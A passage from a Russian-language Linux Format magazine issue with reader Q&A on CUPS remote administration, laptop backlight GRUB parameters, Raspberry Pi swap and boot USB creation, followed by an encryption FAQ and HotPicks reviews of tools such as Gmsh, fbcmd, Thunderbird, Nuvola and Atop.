
Если Вы уже установили операционную систему на жесткий диск, можно загрузить виртуальную машину с этого диска. Обычно это не очень хорошая идея, потому что ОС настроена на работу на устройствах компьютера, на который она установлена, а не на виртуальных устройствах эмулятора, но если Вы хотите увидеть только меню, это не должно быть проблемой. Создайте скриншот и остановите виртуальную машину.

Единственный способ сделать скриншот меню загрузки с настоящего компьютера – воспользоваться цифровой камерой, но качество будет не блестящим. Если захотите попробовать, штатив и большая выдержка помогут избежать артефактов перерисовки изображения, но шедевра все равно ждать не стоит.

4 CUPS, откройся

У меня есть лазерный принтер Brother, подключенный к (старому) серверу Amahi и использующийся как общий принтер. Все работает отлично, за одним исключением. В большинстве случаев CUPS автоматически определяет принтер на других компьютерах сети. Это прекрасно, но с сетевого компьютера нельзя изменить ни одного параметра принтера.

Если я выбираю принтер, захожу в Administration [Администрирование] и выбираю Modify Printer Defaults [Изменить настройки принтера по умолчанию], то получаю ошибку "403 Forbidden [Нет доступа]". Я не в состоянии войти в CUPS и получить доступ к настройкам принтера по умолчанию, которые мне требуются. Печать работает, но на этом и все.



➤ Лучший способ получить экранный снимок Grub – жульнический, а именно – с виртуальной машины в основной системе.

Для добавления принтера вручную приходится заходить в CUPS от имени root. После этого можно изменять настройки принтера и при создании принтера, и позже (без необходимости заходить

в CUPS). Что я делаю не так? Когда принтер автоматически определяется и добавляется в CUPS, это удобно, но так нельзя изменить его настройки. Есть ли альтернатива добавлению принтеров вручную на все остальные компьютеры сети?

Пол [Paul]

Появляется ли эта ошибка в web-интерфейсе CUPS? Если да, то доступ к административному разделу может быть открыт только с локального компьютера. Чтобы это исправить, найдите в файле `/etc/cups/cupsd.conf` раздел, который начинается с тэга:

```
<Location /admin>
и добавьте следующие строки перед закрывающим тэгом </Location>:
Allow localhost
Allow 192.168.1.*
```

Они разрешают доступ с локального компьютера (по умолчанию) и с любых адресов, начинающихся с 192.168.1; при необходимости измените эту строку в соответствии со схемой адресации сети. Также можно включить одну или несколько следующих директив:

```
Allow from @LOCAL
Allow from 192.168.1.0/24
Allow @IF(eth0)
Allow All
```

Две первые директивы аналогичны двум предыдущим, а третья разрешает доступ с указанного сетевого интерфейса. Двумя последними стоит пользоваться, только если к компьютеру нет доступа через Интернет. Повторите эти же директивы в разделе `<Location /admin/conf>` и перезапустите cupsd. После этого доступ появится.



Коротко про...

Серые списки

Спам, спам, спам. Это трата времени, канала и системных ресурсов. Мы пытаемся избежать ее, фильтруя почту, удаляя или помечая письма, которые выглядят подозрительно. Чем дальше мы продвигаемся, тем сложнее спамерам обойти наши фильтры. Байесовская фильтрация спама, применяемая программами вроде *SpamAssassin*, проверяет содержимое каждого письма – вещь эффективная, но очень затратная с точки зрения ресурсов, требуемых на проверку каждого письма.

В серых списках используется другой подход – он позволяет отфильтровать большую часть спама еще до фильтров контента. При получении письма от нового отправителя или отправке письма новому адресату фильтр серого списка отклоняет письмо со стандартным кодом SMTP – 451. Он означает «сервер временно недоступен, попробуйте позже». Так как Интернет подразумевает работу с ненадежными соединениями, любая соответствующая стан-

дартам почтовая программа повторит попытку отправки или приема, обычно через пару минут. Когда то же письмо приходит снова, программа принимает его и добавляет информацию в базу данных, чтобы следующие письма принимались без проверки. Программы для рассылки спама пользуются методом «отправил и забыл», стараясь отправить как можно больше писем и не уделяя внимания недоставленным. Поэтому ошибка программы серого списка игнорируется, сервер не делает повторной попытки, и по истечении какого-то времени отправитель добавляется в черный список и все дальнейшие письма от него отклоняются.

Преимущество такой системы в уменьшении нагрузки на почтовый сервер, ценой небольшой задержки в получении первого письма от нового отправителя. Эта возможность доступна в большинстве популярных почтовых серверов – см. <http://isg.ee.ethz.ch/tools/postgrey>. Подробнее – на www.greylisting.org.

5 Притушить подсветку

У меня Acer Aspire 5750 с 64-битным Linux Mint 12. Подсветка в Linux слишком яркая, и приглушить ее никак нельзя. При нажатии соответствующих кнопок на клавиатуре, похоже, не меняется вообще ничего.

На экране появляется иконка, как будто яркость подсветки уменьшилась, но на самом деле она не меняется. Я обнаружил, что мне удобнее работать с экраном с яркостью в 30% от номинальной, и уверен, что многим другим это тоже понравится больше, чем портить зрение, сидя перед «сверхновой»!

Я установил *Xbacklight*, и его команды в Mint 12, похоже, не дают никакого эффекта. Почему нет виджета или кнопок регулировки подсветки, аналогичных кнопкам управления Wi-Fi, звуком и другим кнопкам, украшающим верхнюю панель рабочего стола Linux?

Неужели такое лежит за границей интеллекта невероятно умных людей, которые пишут эти во всем остальном прекрасные ОС? Или я один на свете с чувствительными глазами? Яркий свет не только травмирует мои глаза, но и вызывает быстрое утомление и слезотечение.

Джей Тамбия [Jay Thambiah]


Похоже, подсветка экрана ноутбука стала новым этапом проблем с поддержкой устройств в Linux. Раньше мы сражались с принтерами, потом с беспроводными подключениями, потом с web-камерами. Сейчас все это большей частью попало в категорию «Просто работает», чего не скажешь о подсветке. Проблема в том, что во многих подсветках для управления используются не стандартные вызовы ACPI, поэтому обычные методы регулировки яркости для них не работают. *Xbacklight* работает с некоторыми системами, но, очевидно, не с Вашей. Это зависит от поддержки драйвера X. Ситуация улучшается – в начале прошлого года, когда я купил нетбук Samsung, я не мог управлять подсветкой, а сейчас все работает с установкой лишь стандартных пакетов программ. Существует несколько виджетов для управления подсветкой, хотя для этих целей несложно пользоваться и клавиатурой, но эти виджеты используют системные вызовы, что приводит нас к тому, с чего мы начали.

Первое, что стоит сделать (и это должно работать для Вашей модели ноутбука) – добавить одну или обе строки:

```
acpi_backlight=vendor
acpi_osi=Linux
```

в параметры загрузки *Grub*. Временно это можно сделать из загрузочного меню *Grub* – если оно не появляется, нажмите и удерживайте клавишу Shift во время загрузки. Выделите обычные параметры загрузки и нажмите **e**, чтобы изменить их. Добавьте опции в конец строки, начинающейся с `linux` – она обычно заканчивается на `quiet splash`. Нажмите Ctrl+X для загрузки с этими параметрами.

По крайней мере одно сочетание параметров должно вернуть управление подсветкой. Когда это получится, откройте файл `/etc/default/grub`



▶ Принтеры CUPS можно настроить с любого компьютера сети, но не с настройками по умолчанию.

от имени суперпользователя-root и добавьте параметр(ы) в переменные `GRUB_CMDLINE_LINUX_DEFAULT` и `GRUB_CMDLINE_LINUX`, чтобы этот раздел файла выглядел примерно так:

```
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash
acpi_backlight=vendor"
GRUB_CMDLINE_LINUX="acpi_backlight=vendor"
```

Наконец, выполните команду:
`sudo update-grub2`
 чтобы сохранить изменения в загрузочном меню.

6 Раздел подкачки Pi

В этом году я решил изучить Linux, так как захотел купить Raspberry Pi. Я подписался на LXF как раз вовремя и попал на серию статей о Raspberry Pi для начинающих! Они очень помогли мне в установке Debian Squeeze и разбивке SD-карты размером 4 Гб на разделы. Вы также вдохновили меня установить Ubuntu на старый ноутбук, огромное спасибо за это!

Однако я не смог найти четкого ответа на вопрос, используется ли раздел подкачки на SD-карте, и если да, то какого размера он должен быть. В статье Джонатана Робертса раздел подкачки был лишь кратко упомянут, и не было никаких советов по его размеру. Я прочел несколько форумов, на которых писали, что SD-карта не подходит для раздела подкачки и пользоваться ею не следует. В одном из форумов говорят, что раздел подкачки в дистрибутиве Debian Squeeze отключен.

Рассел Трайб [Russell Tribe]

Опасения, связанные с разделом подкачки на SD-карте, основаны на ограниченном количестве операций записи

устройств флэш-памяти. Сегодня они менее актуальны по двум причинам: во-первых, срок службы флэш-памяти вырос и может составить несколько лет в любых условиях, кроме самых сложных, во-вторых, карты флэш-памяти так дешевы, что легко иметь запасную с резервной копией. Если у Вас две карты одинакового размера, то сделать копию одной карты `/dev/sdb` на другую `/dev/sdc` легко командой

```
sudo dd if=/dev/sdb of=/dev/sdc bs=4k
```

Команда будет работать и для второй карты большего размера с тем условием, что Вы не сможете сразу воспользоваться дополнительным местом. Возможны четыре варианта организации раздела подкачки:

- ▶ Обойтись вообще без него
- ▶ Файл подкачки на SD-карте
- ▶ Раздел подкачки на SD-карте
- ▶ Файл или раздел подкачки на отдельном устройстве

При оперативной памяти размером всего 224 Мб (из которых по меньшей мере 32 Мб выделены под видеопамять) есть вероятность, что память у Raspberry Pi может кончиться, поэтому без раздела или файла подкачки не обойтись. Самая свежая ОС для Pi – Raspbian, дистрибутив, оптимизированный специально для Pi. Его можно загрузить с сайта www.raspberrypi.org/downloads или найти на DVD этого номера. В нем используется файл подкачки `/var/swap` – это лучше, чем полное отсутствие подкачки, но менее надежно, чем отдельный раздел подкачки. Причина в том, что интенсивные операции записи разрушают флэш-память, а отдельный раздел подкачки означает, что эти разрушения не коснутся ничего другого. Система продолжит работать без подкачки, пока



› Если вам не нравится `dvd2usb`, то во всех вариантах Ubuntu есть своя программа создания загрузочного диска, просто она спрятана чуть лучше, чем раньше.

Вы не скопируете карту на новую. Если Вас в самом деле беспокоят операции записи на SD-карту, четвертая альтернатива – поместить раздел подкачки на отдельное устройство, подключенное к одному из USB-портов – флэшка размером 1 Гб прекрасно справится с этой задачей, хотя для этого придется занять один из USB-портов или воспользоваться хабом.

Наличие файла подкачки в Raspbian показывает, что RPi может использовать подкачку и получает от этого преимущества. В целом в системах Linux подкачка используется, даже если оперативной памяти очень много – хотя может употребляться лишь ее небольшая часть для хранения неиспользуемых данных.

7 Создание загрузочного диска

В Мне нравится Ubuntu 12.04, и я хочу загрузить его с USB-флэшки. Как сделать это с дистрибутивом на вашем диске? Возможно, у вас уже есть статья о том, как это сделать.

Дэвид Мид [David Mead]

Мы создаем загрузочные флэшки из DVD Linux Format с помощью скрипта `dvd2usb.sh`, который есть на каждом диске и описан в файле `dvd2usb.html` – оба эти файла есть в корневом каталоге каждого диска.

В Ubuntu также есть собственная программа создания диска, которую можно запустить с любого из Live-дисков. Раньше ее было легко найти в меню Administration (Администрирование), но с Unity нужно заранее знать, что Вы ищете.

Загрузитесь с DVD, вставьте флэшку размером не менее 4 Гб, откройте панель Unity и наберите `startup` в окне поиска. Вы увидите две программы создания диска, которые с виду одинаковы, но логично выбрать программу с флэшкой на иконке. Запустите ее, выберите источник (диск, с которого Вы только что загрузились, или любой ISO-файл Ubuntu) и выберите флэшку в нижней части окна. Возможно, придется сначала очистить диск. После этого нажмите Make Startup Disk [Создать загрузочный диск], и загрузочная флэшка из диска CD/DVD будет создана. LXF

Помогите нам помочь вам

Ежемесячно мы получаем несколько писем, на которые не в состоянии ответить, так как проблема описана в них недостаточно полно. Чтобы дать вам наилучший ответ, нам нужно знать как можно больше.

Если у вас появляется сообщение об ошибке, приведите его точный текст и опишите конкретные условия, когда оно появляется. При возникновении проблемы с устройствами перечислите нам все установленные устройства. Если Linux уже запущен, можете применить для этого отличную программу *Hardinfo* (<http://hardinfo.berlios.de/>) – она сохранит подробную информацию об устройствах и о состоянии системы в HTML-файл, который вы сможете приложить к своему письму. Альтернативный и не менее удобный вариант – *lshw* (<http://ezix.org/project/wiki/HardwareLiSter>). Одна из этих программ должна быть включена в ваш дистрибутив (а то и обе).

Если вы не хотите или не можете их установить, выполните следующие команды в терминале от имени root и приложите файл `system.txt` к письму. Это здорово поможет диагностике.

```
uname -a >system.txt
lspci >>system.txt
lspci -vv >>system.txt
```



Часто задаваемые вопросы

Шифрование

› Зачем мне шифровать файлы? Мне нечего скрывать.

Вы уверены? Не храните ли вы логины и пароли? Нет ли в ваших письмах важной информации, такой как пароли или ссылки для подтверждения онлайн-транзакций?

› Так, пожалуй, кое-что я хотел бы сохранить приватным. Как это сделать?

Можно зашифровать отдельные файлы, например, с помощью GnuPG. Их содержимое будет недоступно, пока вы не расшифруете их своей парольной фразой. GnuPG, или GPG – лицензируемая GPL замена PGP, де-факто стандарта шифрования файлов.

› Это слишком сложно. Нельзя ли попроще?

Да, можно зашифровать файловую систему. Она автоматически шифрует записываемые на нее дан-

ные и расшифровывает данные, которые считываются с нее. Пароль нужно указать лишь однажды – при монтировании файловой системы. При потере или краже ноутбука никто не сможет прочесть содержимое зашифрованной файловой системы; обычно это /home.

› Почему только /home? Нельзя ли зашифровать всё?

Нет, потому что так вы никогда не сможете загрузить программу для монтирования зашифрованного раздела, хотя, если немного постараться, можно зашифровать все, кроме каталога /boot. Если системные каталоги содержат лишь копии файлов, которые можно найти на обыкновенных установочных дисках, шифровать их особого смысла нет.

› Есть ли другие каталоги, о которых стоит позаботиться?

Стоит зашифровать /tmp, если вы не пользуетесь tmpfs и содержимое этого каталога не теряется при выключении системы. То же справедливо для /var/tmp и swap.

› Как можно это сделать?

Вариантов несколько. В ядре Linux уже есть утилита *dm-crypt*. С ее помощью можно создавать полностью зашифрованные файловые системы. Есть несколько программ для управления созданием и монтированием таких файловых систем. Я предпочитаю LUKS (Linux Unified Key Setup – Унифицированные ключи в Linux). Альтернатива – *ecryptfs*. Вместо шифрования файловой системы полностью она шифрует отдельные файлы, их имена и содержимое. Она дает чуть меньшую защиту, так как имена и размеры файлов остаются видимыми, но может быть гораздо более удобной.

› Как насчет резервных копий?

Если шифровать всю файловую систему, то для создания резервной копии нужно смонтировать ее. Если

вы хотите защитить резервные копии, пользуйтесь GPG. При использовании *encfs* сама файловая система стандартна, но файлы в ней выглядят как мусор. Их резервную копию можно сделать любой подходящей программой, так как они уже зашифрованы. Это может быть удобно, если резервные копии хранятся на удаленном сервере.

› Поможет ли это, если я потеряю ноутбук?

Нет, если вы перевели его в ждущий режим со смонтированной зашифрованной файловой системой! В *encfs* есть возможность автоматического размонтирования файловой системы через определенный промежуток времени, но только если нет открытых файлов. Если вы зашифровали весь раздел, такой как /home, с помощью *dm-crypt*, то перед переходом в ждущий режим нужно выйти из системы и размонтировать /home. Это должно получиться независимо от того, какие скрипты используются в системе для перехода в ждущий режим.



LXF HotPicks



Ник Вейч

Ника однажды укусил радиоактивный менеджер скачиваний, и с тех пор у него болезненная страсть к экспериментам с установкой программ. И дурное пищеварение.

Gmsh » fbcmd » Thunderbird » Nuvola » Atop » Lightread » QXmlEdit » toy cars » Diagnil » Veusz » qumachi

Инструмент 3D-моделирования

Gmsh


Версия 2.6.1 Сайт <http://geuz.org/gmsh>

Есть инструменты 2D, и есть серьезные инструменты 3D. Не путайте *Gmsh* (как нас уверили, произносится как "G-Mesh") с заурядными программами для создания объектов. Конечно, здесь можно создавать любые виды объектов и импортировать и экспортировать их, но главная цель *Gmsh* — это анализ методом конечных элементов.

Это своего рода инструмент компьютерного дизайна, используемый для выполнения любого вида инженерных задач, обычно на стыке с материаловедением — например, для вычисления нагрузки на механизм. Чтобы выяснить, какая его часть

рухнет первой, требуется довольно сложная математика — анализ методом конечных элементов облегчает эту задачу, разделяя компонент на более мелкие кусочки и рассматривая силу, прилагаемую к каждой точке.

Как вы догадываетесь, это удобно и полезно для самых разных вещей, с которыми связаны силы различного ха-



➤ Это не просто сфера, а нормализованная мозаичная сетчатая структура. Наверное.

«Это инструмент компьютерного дизайна для инженерных задач.»

рактера — и даже применимо к звуку и электромагнитным устройствам.

Gmsh поддерживает ряд типов моделей, и в него легко импортировать модели из других программ или генерировать их из необработанных данных. При работе в нем используется один основной экран и одна плавающая панель инструментов. Экран View также содержит окно терминала (сдвиньте разделитель, чтобы его увидеть), где можно просматривать сообщения от программы и работу с текущей моделью.

Gmsh, вероятно, в большей степени научный инструмент, нежели приложение рабочего стола, но важно знать, что такие мощные инструменты доступны в качестве проектов с открытым кодом, и если у вас пылливый ум, вам будет небезынтересно поработать с ним.

Рендеринг дисплея производится с помощью OpenGL и не должен доставить трудности любому оборудованию, хотя стоит отметить, что иногда мягкая двойная буферизация изображения приводит к мерцающей или несуществующей модели. Тогда запустите программу из командной строки с переключателем `-nodb`, чтобы убрать двойную буферизацию.

Помимо библиотек OpenGL, по сути единственное требование к компиляции программы — наличие FLTK, который найдется в репозитории вашего дистрибутива.

Исследуем интерфейс Gmsh

Верхняя панель

Верхняя панель использует дисплей на OpenGL для отображения вашей модели.

Модели


Модели создаются из сетки, и могут подвергаться рендерингу разными способами.

Статистика

Своевременная статистика о происходящем позволяет лучше его осознать.

Консоль

Псевдо-консоль выдает сообщения о состоянии работы по мере ее выполнения.



Модули расширения

Большой выбор модулей расширения для работы с создаваемыми вами формами.

Меню, инструменты

На плавающей палитре содержатся все меню и инструменты.

Клиент Facebook

Fbcmd

Версия 2.0 Сайт <http://fbcmd.dtompkins.com>

Здесь, в логове HotPicks, мы питаем слабость к хорошим инструментам командной строки, уже за одно то, что они порождают отличные экранные снимки. И нигде не может инструмент командной строки быть полезнее, чем когда он освобождает вас от возни в нудном графическом интерфейсе для выполнения того, что намного быстрее и удобнее сделать в оболочке.

Fbcmd гениален: то, что вам бы и в голову не пришло делать через приложение командной строки, он берет да и делает. А именно, управляется с этим бессмысленным сборищем любителей совать нос в чужие дела и увешиваться цацками – пресловутым сайтом всевластия, Facebook.

Написанный на PHP (вам понадобятся пакеты `php-cli`), *fbcmd* позволит вам делать все что угодно, даже не заходя на сайт под своим логином для просмотра всяких запросов, чтобы поучаствовать в этих дурацких играх. Самое очевидное из всего – обновление вашего текущего статуса,


но вы удивитесь, до какого уровня могут пойти команды.

Настройка не так уж проста, но когда вы установите файлы *fbcmd*, сделайте вот что:

```
fbcmd go access
fbcmd go auth
fbcmd auth XXXXX
fbcmd addperm
fbcmd test
```

Здесь используются вспомогательные приложения, чтобы пройти процесс авторизации инструмента командной строки для доступа и работы в Facebook. После этого просто вводите команды вроде `fbcmd status` “Hah! I can use the commandline suckers [Ха, я могу всех поливать из командной строки!]”

«fbcmd позволяет делать все, что угодно, не заходя на Facebook.»



► Недолго думая, можно создать скрипт для автоматической отсылки поздравлений, с которыми так неохота возиться...

```
fbcmd @sarah post "You suck!
[Ты упырь!]"
```

Но это не все: благодаря обширному списку команд вы можете загружать изображения, работать с альбомами, читать сообщения, создавать и управлять событиями – короче, делать практически все, кроме игры в *Farmville*.

А главное – он делает именно то, что и полагается инструменту командной строки: берет скучную и сжирающую время задачу и превращает ее в нечто быстрое и относительно простое. Это не просто побрякушка, он невероятно полезен.

Почтовый клиент

Thunderbird beta

Версия 15 Сайт <http://bit.ly/OUOIPV>

Вероятно, *Thunderbird* большинству из вас знаком – этому первоклассному мультиплатформенному клиенту электронной почты уже много лет, и он успешно служит примером стабильного многофункционального и простого в использовании приложения. Однако эта последняя версия очень важна, и не только благодаря вошедшим в нее новым функциям.

Не так давно Mozilla неохотно признала, что процесс разработки программы скорее сосредоточен на поддержке и безопасности, а отнюдь не на инновациях. И нетрудно понять, почему: автономные клиенты электронной почты, хотя и дико полезные, уступили изрядную долю рынка облачным сервисам. А ведь клиент электронной почты выполняет так много задач!

Помимо управления множественными учетными записями, синхронизации через IMAP или POP 3, фильтрации вложений и интеграции с браузером, *Thunderbird*

также неплохо управляет вашей почтой, облегчая поиска определенного сообщения, например, с помощью разумных параметров, включающих ключевые слова, получателей и дату. В качестве солидного автономного клиента электронной почты ему нет равных.

Как и в *Firefox*, основная мощь *Thunderbird* достигается за счет массы имеющихся дополнений. Если вы серьезно относитесь к электронной почте, вам стоит попробовать *Lightning*, интегрированный календарь, также разработанный Mozilla. Он легко управляется со всякими приглашениями на встречи, которые в ином случае могут превратиться в настоящий кошмар, да и вид его тоже радует глаз.

«Последняя версия очень важна не только благодаря функциям.»



► У вас есть почта? Несмотря на облака, слухи о смерти почтового клиента рабочего стола сильно преувеличены.

Во многих отношениях это важный релиз для *Thunderbird*, стоящий особняком от обычных релизов. Кажется вполне логичным, что ради оригинальности разработки нужно, чтобы она исходила от сообщества, а не от тех, кто так долго полировал ее в Mozilla.

Полный исходник этой версии прилагается, но если вы работаете с дистрибутивом, который к моменту прочтения вами данной статьи еще не обзавелся пакетом в своем репозитории, я съем мою папку со спамом.

Музыкальный плеер

Nuvola

Версия 2.0 Сайт www.launchpad.net/nuvola-player


О да, мы уже неоднократно рассуждали о музыкальных плеерах в прошлом, и вот опять пытаемся убедить вас, что еще один стоит знакомства. Но он и вправду не похож на остальных! Честно! Это вообще не музыкальный плеер, а web-браузер...

Тут мы и подошли к самой его сути. Авторы *Nuvola* осознали, что вся эта возня со скачиванием файлов и попытками упорядочить их и присвоить им тэги на диске, а затем загрузить и воспроизвести их и извлечь из них метаданные, а также проделать множество других штук, чем обычно и занимаются прочие музыкальные плееры – все это пустая трата времени, верно?

Будущее музыки залегает отнюдь не на вашем жестком диске. Кинули в Лету виниловые диски, кассеты и CD, да и хранение любой музыки, даже в цифровой форме, стало старомодным. Облачные музыкальные сервисы – вот решение. Музыка там уже есть, причем с возможностью

поиска по ней – а нередко и бесплатного воспроизведения. Есть облачные сервисы, куда даже можно загружать собственные треки, если по несчастной случайности они еще не попали в огромные эфирные банки данных. *Nuvola* – это web-браузер с индивидуальной настройкой, который облегчает задачу соединения с учетными записями на разных сервисах и порхает с одного на другой, позволяя вам слушать музыку из любого понравившегося источника.

Но вот, как выразился бы Шекспир, в чем трудность. Сейчас программа способна справиться только с учетными записями из источников типа Amazon Cloud Player, Google Play Music, Grooveshark, Rdio, 8tracks и Pandora. Для тех, кто не живет



➤ Каждый раз, запуская это приложение, испытываешь соблазн послушать *Cloudbusting*.

в США, трудность в том, что многие из этих сервисов пока недоступны... или когда-то были доступны, а теперь нет (это про тебя, Pandora). Впрочем, если вы житель США или имеете учетную запись Rdio, вы увидите, что *Nuvola* весьма недурно работает, и это само по себе уже хорошо. Ну, а почему бы не воспользоваться обычным web-браузером? А потому, что *Nuvola* может интегрировать сервис в ваши подерживаемые рабочим столом мультимедиа-клавиши, системы уведомлений и т.п., и превратится в нечто, больше похожее на настоящий мультимедиа-плеер.

«*Nuvola* облегчает соединение с учетными записями на сервисах.»

Системный инструмент

Atop


Версия 1.27 Сайт www.atoptool.nl

Мы часто рассказываем о схватках *top*'ов в HotPicks, пытаемся держаться в курсе новостей о самых топовых *top*'ах, и о самых не-топовых тоже, чтобы не прохлопать чей-то облом. Но стоп. *Top* – это инструмент Unix для мониторинга процессов, старый, как мир. При запуске его в терминале он отображает всякую полезную информацию, как то: период работоспособного состояния, потребление CPU и список текущих процессов, рассортированных по занятым ими ресурсам.

Дело это хорошее, и инструмент бесценен для диагностики проблемы, почему и установлен по умолчанию практически во всех системах Unix и Linux. Он запросто идентифицирует любой зомбированный или нерабочий процесс и выведет его на экран, указав его PID и пользователя, который под ним работает. Были также и другие *top*'ы, рассматривавшие другие аспекты системы, но представляли

результат тем же способом. *Iotop* выполняет ту же задачу, только для I/O, так что вы можете увидеть, какие процессы тормозят ваши диски или приводят к слишком быстрому износу SSD.

